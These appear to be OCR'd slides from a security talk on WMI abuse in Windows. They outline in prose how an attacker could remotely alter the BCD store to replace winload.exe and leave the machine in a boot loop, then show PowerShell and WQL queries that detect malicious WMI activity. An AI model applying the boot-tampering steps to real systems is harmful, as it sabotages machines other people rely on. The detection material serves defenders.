
Messing With Boot Configuration

- The BCDObject class allows to manipulate entries in the BCD store, such as winload.exe
- This allows an attacker to remotely manipulate the Windows loading process

How To Mess With Boot Config Via WMI

- Open the system BCD using an instance of the BCDStore class
- Open the BCDObject related to winload.exe
- Switch winload.exe with calc.exe, as you haven’t really written a compatible bootkit
- Wait for the machine to restart
- Ponder your life choices as the victim machine is stuck in a very understandable boot loop

DEMO!




```
PS C:\Users\administrator.DARKCAP>
```

DETECTION

A Bit About Detection

- The WMI-Activity ETW provider is a great source of information



```
PS C:\Users\administrator.DARKCAP> Get-WinEvent -FilterHashtable @{logname='Microsoft-Windows-WMI-Activity/Trace'; Id=11} -oldest|
>> % {$_.TimeCreated.tostring() + " - " + $_.properties[3].value }
2/25/2018 2:45:07 PM - IWbemServices::Connect
2/25/2018 2:45:07 PM - Start IWbemServices::PutClass - root\cimv2 : Win32_NotEvilAtAll
2/25/2018 2:45:07 PM - IWbemServices::Connect
2/25/2018 2:45:08 PM - IWbemServices::Connect
2/25/2018 2:45:08 PM - Start IWbemServices::ExecMethod - root\cimv2 : Win32_NotEvilAtAll::Create
2/25/2018 2:45:08 PM - IWbemServices::Connect
PS C:\Users\administrator.DARKCAP> _
```

A Bit About Detection

- Another great method is WMI introspection, using WMI queries to audit WMI

```
'SELECT * FROM __InstanceCreationEvent
WITHIN 5 Where TargetInstance ISA
"__Win32Provider"'
```

A Bit About Detection

- Some software (and hardware) vendors add classes and providers to WMI, expanding the attack surface
- Knowing what WMI providers and classes exist on your machines will only do you good

THANK YOU!